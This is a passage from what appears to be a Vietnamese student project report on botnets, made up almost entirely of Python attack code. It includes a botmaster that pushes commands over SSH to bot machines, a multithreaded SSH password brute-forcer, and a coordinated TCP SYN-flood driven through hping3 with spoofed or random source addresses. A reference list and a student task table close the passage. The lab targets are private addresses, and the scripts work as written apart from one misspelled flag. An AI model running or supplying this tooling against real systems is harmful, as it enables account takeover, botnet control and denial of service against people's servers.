    self.session.sendline(cmd)

    self.session.prompt()
```

```
        return self.session.before

def botnet_command(command):

    for client in Botnet:

        output = client.send_command(command)

        print('[*] Output from ' + client.host)

        print('\033[32m[+] \033[0m' +str(output,
encoding='utf-8')+ '\n')

def add_client(host, user, password):

    client = Client(host, user, password)

    Botnet.append(client)

order = input("Command >> ")

Botnet = []

add_client('192.168.174.142', 'bot1', '123456')

add_client('192.168.174.143', 'bot2', '123456')
```

```
botnet_command(order)
```

## 2.2. Bot

```
import paramiko

import time

from threading import Thread

hostname = '192.168.174.141'

username = 'ubuntu'

password_file =
'/home/bot1/Documents/CHUYENDECOSO/password.txt'

password_found = False

def ssh_connect(password):

    global password_found

    ssh = paramiko.SSHClient()

    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

```
try:

    ssh.connect(hostname, username=username,
password=password, timeout=3)

    ssh.close()

    password_found = True

    print(f"[+] Thành công với mật khẩu: {password}")

    return True

except paramiko.AuthenticationException:

    print(f"[-] Thất bại với mật khẩu: {password}")

    return False

except paramiko.SSHException:

    time.sleep(1) # Thời gian nghỉ trước khi thử lại

    return False

def ssh_bruteforce(passwords):

    global password_found

    for password in passwords:
```

```
        if password_found: # Nếu đã tìm thấy mật khẩu,
dừng lại ngay lập tức

            return

        if ssh_connect(password.strip()):

            return

# Đọc file password và chia thành các nhóm mật khẩu cho
từng luồng

with open(password_file, 'r') as file:

    all_passwords = file.readlines()

    num_threads = 1 # Số luồng

    chunk_size = len(all_passwords) // num_threads

    password_chunks = [all_passwords[i:i+chunk_size] for i
in range(0, len(all_passwords), chunk_size)]

# Tạo và khởi chạy các luồng

threads = []

for passwords in password_chunks:
```



```
        thread = Thread(target=ssh_bruteforce,
args=(passwords,))

        threads.append(thread)

        thread.start()

# Đợi cho tất cả các luồng kết thúc
for thread in threads:

    thread.join()
```

### **3. SYN-FLOOD**

#### *3.1. Botmaster*

```
1. import threading
2. import paramiko
3.
4. def execute_command(hostname, username, password,
command):
5.     ssh_client = paramiko.SSHClient()
```

```
6.
ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

7.     try:

8.         print(f"Dang ket noi toi {hostname}...")

9.         ssh_client.connect(hostname, username=username,
password=password)

10.        print(f"Ket noi toi {hostname} dang thuc hien,
vui long cho giay lat...")

11.        stdin, stdout, stderr =
ssh_client.exec_command(command)

12.        for line in stdout:

13.            print(line.strip())

14.    except paramiko.AuthenticationException:

15.        print(f"Xac thuc that bai khi ket noi toi
{hostname}")

16.    except paramiko.SSHException as e:

17.        print(f"SSH bi loi khong xac dinh khi ket noi
toi {hostname}: {e}")
```

```
18.         except Exception as e:

19.             print(f"Loi khong xac dinh khi ket noi toi
{hostname}: {e}")

20.         finally:

21.             ssh_client.close()

22.

23. if __name__ == "__main__":

24.     hosts = [

25.         {'hostname': '10.2.44.203', 'username': 'kali',
'password': 'kali'},

26.         {'hostname': '10.2.44.134', 'username': 'kali',
'password': 'kali'}

27.     ]

28.     command = "sudo python3 syn-flood.py 10.2.44.200 80
i y 50000"

29.     print("Vui long doi ...")

30.     threads = []

31.     for host_info in hosts:
```

```
32.         thread =
threading.Thread(target=execute_command,
args=(host_info['hostname'], host_info['username'],
host_info['password'], command))

33.         threads.append(thread)

34.         thread.start()

35.     for thread in threads:

36.         thread.join()

37.     print("Hoan tat tan cong !!!!")
```

### 3.2. Bot

```
1.  import subprocess

2.  import time

3.  import sys

4.

5.  def syn_flood():

6.      print("TCP SYN Flood sử dụng hping3")

7.      try:
```

```
8.         subprocess.run(["hping3", "--version"],
check=True)

9.         print("Kiểm tra hping3 thành công, tiếp
tục!!!")

10.        target = input("Vui lòng nhập IP nan nhan: ")

11.        port = input("Nhập vào port để tấn công (mặc
định là 80): ") or "80"

12.        source = input("Nhập vào địa chỉ IP nguồn, hoặc
[r]andom hoặc [i]nterface IP (mặc định): ") or "i"

13.        send_data = input("Gửi dữ liệu với gói SYN?
[y]es hoặc [n]o (mặc định): ") or "y"

14.        if send_data.lower() == "y":

15.            data = input("Nhập vào số bytes data bạn
muốn gửi cùng (mặc định là 3000): ") or "3000"

16.            if not data.isdigit():

17.                data = "3000"

18.                print("Không hợp lệ, data mặc định sẽ
là 3000 bytes")

19.        else:
```

```
20.             data = "0"

21.             log_file = open("syn_flood_log.txt", "a")

22.             start_time = time.time()

23.             if source.isdigit() and all(0 <= int(octet) <=
255 for octet in source.split(".")):

24.                 print("Bắt đầu tấn công TCP SYN Flood. Nhấn
'Ctrl c' để kết thúc và quay trở lại menu")

25.                 subprocess.run(["sudo", "hping3", "--
flood", "-d", data, "--frag", "--spooof", source, "-p",
port, "-S", target])

26.             elif source.lower() == "r":

27.                 print("Bắt đầu tấn công TCP SYN Flood. Nhấn
'Ctrl c' để kết thúc và quay trở lại menu")

28.                 subprocess.run(["sudo", "hping3", "--
flood", "-d", data, "--frag", "--rand-source", "-p", port,
"-S", target])

29.             elif source.lower() == "i":

30.                 print("Bắt đầu tấn công TCP SYN Flood. Nhấn
'Ctrl c' để kết thúc và quay trở lại menu")
```

```
31.         subprocess.run(["sudo", "hping3", "-d",
data, "--flood", "--frag", "-p", port, "-S", target])

32.         else:

33.             print("Không hợp lệ! Sử dụng địa chỉ IP
giao diện")

34.             print("Bắt đầu tấn công TCP SYN Flood. Nhấn
'Ctrl c' để kết thúc và quay trở lại menu")

35.             subprocess.run(["sudo", "hping3", "--
flood", "-d", data, "--frag", "-p", port, "-S", target])

36.             end_time = time.time()

37.             process_time = end_time - start_time

38.             log_file.write(f"Target: {target}, Port:
{port}, Source IP: {source}, Data Length: {data}, Elapsed
Time: {process_time} seconds\n")

39.             print("TCP SYN Flood đã hoàn thành.")

40.     except KeyboardInterrupt:

41.         print("\nTCP SYN Flood bị gián đoạn. Quay lại
menu.")

42.     except subprocess.CalledProcessError:
```

```
43.         print("Hping3 không khả dụng, vui lòng kiểm tra  
lại!!!")  
  
44.     except Exception as e:  
  
45.         print(f"Có lỗi xảy ra: {e}")  
  
46.     finally:  
  
47.         log_file.close()  
  
48.  
  
49. if __name__ == "__main__":  
  
50.     syn_flood()
```

## TÀI LIỆU THAM KHẢO

- [1] Jose Manuel Ortega - Mastering Python for Networking and Security\_ Leverage the scripts and libraries of Python version 3.7 and beyond to overcome networking and security issues-Packt Publishing Ltd.
- [2] TJ O'Connor - Violent Python A cookbook for hackers, forensic analysts, penetration testers and security engineers-Syngress (2013).
- [3] Gray Hat Python - Python Programming for Hackers and Reverse Engineers (2009).



## KẾ HOẠCH THỰC HIỆN

STT	Nội dung thực hiện	Thời gian thực hiện	Người thực hiện	Kết quả
1	Thực hiện word chương 1,2 Thực nghiệm: Syn-Flood	11/4 – 5/7	Hồ Thị Hương Giang	Thành công
2	Thực hiện word chương 1,2 Thực nghiệm: Brute-Force	11/4 – 5/7	Hồ Việt Khánh	Thành công
3	Thực hiện word chương 1,2 Thực nghiệm: Dictionary	11/4 – 5/7	Vũ Đức Duy	Thành công

